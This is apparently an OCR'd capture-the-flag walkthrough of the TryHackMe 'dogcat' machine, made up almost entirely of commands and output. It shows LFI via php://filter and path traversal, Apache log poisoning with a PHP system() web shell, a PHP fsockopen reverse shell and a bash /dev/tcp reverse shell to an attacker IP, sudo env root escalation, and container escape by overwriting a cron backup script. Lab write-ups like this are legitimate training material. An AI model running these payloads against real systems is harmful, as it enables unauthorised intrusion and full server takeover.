
sudo nmap -sV -p- -vvv dogcat.thm

```
Discovered open port 22/tcp on 10.10.194.67
Discovered open port 80/tcp on 10.10.194.67
```


http://dogcat.thm/



ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://dogcat.thm/FUZZ

```
.hta                    [Status: 403, Size: 275, Words: 20, Lines: 10]
.htaccess               [Status: 403, Size: 275, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 275, Words: 20, Lines: 10]
cats                    [Status: 301, Size: 307, Words: 20, Lines: 10]
dogs                    [Status: 301, Size: 307, Words: 20, Lines: 10]
                        [Status: 200, Size: 418, Words: 71, Lines: 20]
server-status           [Status: 403, Size: 275, Words: 20, Lines: 10]
```


http://dogcat.thm/?view=cat




https://highon.coffee/blog/lfi-cheat-sheet/

BurpSuite – Repeater


php://filter/convert.base64-encode/resource=cat/../index




!PCFET0NUWVBFIEhUTUw+CjxodG1sPgoKPGhlYWQ+CiAgICA8dGl0bGU+ZG9nY2F0PC90aXRsZT4KICAgIDxsaW5rIHJlbD0ic3R5bGVzaGVldCIgdHlwZT0idGV4dC9jc3MiIGhyZWY9Ii9zdHlsZS5jc3MiPgo8L2hlYWQ+Cgo8Ym9keT4KICAgIDxoMT5kb2djYXQ8L2gxPgogICAgPGk+YSBnYWxsZXJ5IG9mIHZhcmlvdXMgZG9ncyBvciBjYXRzPC9pPgoKICAgIDxkaXY+CiAgICAgICAgPGgyPldoYXQgd291bGQgeW91IGxpa2UgdG8gc2VlPzwvaDI+CiAgICAgICAgPGEgaHJlZj0iLz92aWV3PWRvZyI+PGJ1dHRvbiBpZD0iZG9nIj5BIGRvZzwvYnV0dG9uPjwvYT4gPGEgaHJlZj0iLz92aWV3PWNhdCI+PGJ1dHRvbiBpZD0iY2F0Ij5BIGNhdDwvYnV0dG9uPjwvYT48YnI+CiAgICAgICAgPD9waHAKICAgICAgICAgICAgZnVuY3Rpb24gY29udGFpbnNTdHIoJHN0ciwgJHN1YnN0cikgewogICAgICAgICAgICAgICAgcmV0dXJuIHN0cnBvcygkc3RyLCAkc3Vic3RyKSAhPT0gZmFsc2U7CiAgICAgICAgICAgIH0KCSAgICAkZXh0ID0gaXNzZXQoJF9HRVRbImV4dCJdKSA/ICRfR0VUWyJleHQiXSA6ICcucGhwJzsKICAgICAgICAgICAgaWYoaXNzZXQoJF9HRVRbJ3ZpZXcnXSkpIHsKICAgICAgICAgICAgICAgIGlmKGNvbnRhaW5zU3RyKCRfR0VUWyd2aWV3J10sICdkb2cnKSB8fCBjb250YWluc1N0cigkX0dFVFsndmlldyddLCAnY2F0JykpIHsKICAgICAgICAgICAgICAgICAgICBlY2hvICdIZXJlIHlvdSBnbyEnOwogICAgICAgICAgICAgICAgICAgIGluY2x1ZGUgJF9HRVRbJ3ZpZXcnXSAuICRleHQ7CiAgICAgICAgICAgICAgICB9IGVsc2UgewogICAgICAgICAgICAgICAgICAgIGVjaG8gJ1NvcnJ5LCBvbmx5IGRvZ3Mgb3IgY2F0cyBhcmUgYWxsb3dlZC4nOwogICAgICAgICAgICAgICAgfQogICAgICAgICAgICB9CiAgICAgICAgPz4KICAgIDwvZGl2Pgo8L2JvZHk+Cgo8L2h0bWw+Cg==



cat/../../../../../../etc/passwd&ext=




http://dogcat.thm/?view=cat/../../../../../../../var/log/apache2/access.log&ext=




https://www.hackingarticles.in/apache-log-poisoning-through-lfi/

cat/../../../../../../../var/log/apache2/access.log&ext=&c=whoami

<?php system($_GET['c']); ?>




www-data



php -r '$sock=fsockopen("10.2.11.159",443);exec("/bin/sh -i <&3 >&3 2>&3");'

ctrl + U



sudo nc -nvlp 443

ls -lha

cat flag.php

THM{Th1s_1s_N0t_4_Catdog_ab67edfa}

```
┌─[✗]─[headcrusher@parrot]─[~]
└──╼ $sudo nc -nvlp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.241.86.
Ncat: Connection from 10.10.241.86:45052.
/bin/sh: 0: can't access tty; job control turned off
$ ls -lha
total 36K
drwxrwxrwx 4 www-data www-data 4.0K Sep  4 00:36 .
drwxr-xr-x 1 root     root     4.0K Mar 10 21:05 ..
-rw-r--r-- 1 www-data www-data   51 Mar  6 19:31 cat.php
drwxr-xr-x 2 www-data www-data 4.0K Sep  4 00:36 cats
-rw-r--r-- 1 www-data www-data   51 Mar  6 19:31 dog.php
drwxr-xr-x 2 www-data www-data 4.0K Sep  4 00:36 dogs
-rw-r--r-- 1 www-data www-data   56 Mar  6 19:34 flag.php
-rw-r--r-- 1 www-data www-data  958 Mar 10 21:01 index.php
-rw-r--r-- 1 www-data www-data  725 Mar 10 21:04 style.css
$ cat flag.php
<?php
$flag_1 = "THM{Th1s_1s_N0t_4_Catdog_ab67edfa}"
```

cd ..

cat flag2_QMW7JvaY2LvK.txt

THM{LF1_t0_RC3_aec3fb}

```
$ cd ..
ls
$ flag2_QMW7JvaY2LvK.txt
html
$ cat flag2_QMW7JvaY2LvK.txt
THM{LF1_t0_RC3_aec3fb}
```

sudo -l

```
$ sudo -l
Matching Defaults entries for www-data on 9aec339513c7:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on 9aec339513c7:
    (root) NOPASSWD: /usr/bin/env
```

https://gtfobins.github.io/gtfobins/env/

sudo env /bin/sh

cd /root

cat flag3.txt

THM{D1ff3r3nt_3nv1ronments_874112}

```
$ sudo env /bin/sh
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
ls
flag3.txt
cat flag3.txt
THM{D1ff3r3nt_3nv1ronments_874112}
```

cd ..

cd opt

cd backups

ls

cat backup.sh

```
cat backup.sh
#!/bin/bash
tar cf /root/container/backup/backup.tar /root/container
```

echo "#!/bin/bash" > backup.sh

echo "bash -i >& /dev/tcp/10.2.11.159/4444 0>&1" >> backup.sh

cat backup.sh

```
echo "#!/bin/bash" > backup.sh
echo "bash -i >& /dev/tcp/10.2.11.159/4444 0>&1" >> backup.sh
cat backup.sh
#!/bin/bash
bash -i >& /dev/tcp/10.2.11.159/4444 0>&1
```

sudo nc -nlvp 4444

cat flag4.txt

THM{esc4l4tions_on_esc4l4tions_on_esc4l4tions_7a52b17dba6ebb0dc38bc1049bcba02d}

```
┌─[✗]─[headcrusher@parrot]─[~/scripts]
└──╼ $sudo nc -nlvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.241.86.
Ncat: Connection from 10.10.241.86:57196.
bash: cannot set terminal process group (4777): Inappropriate ioctl for device
bash: no job control in this shell
root@dogcat:~# ls
ls
container
flag4.txt
root@dogcat:~# cat flag4.txt
cat flag4.txt
THM{esc4l4tions_on_esc4l4tions_on_esc4l4tions_7a52b17dba6ebb0dc38bc1049bcba02d}
```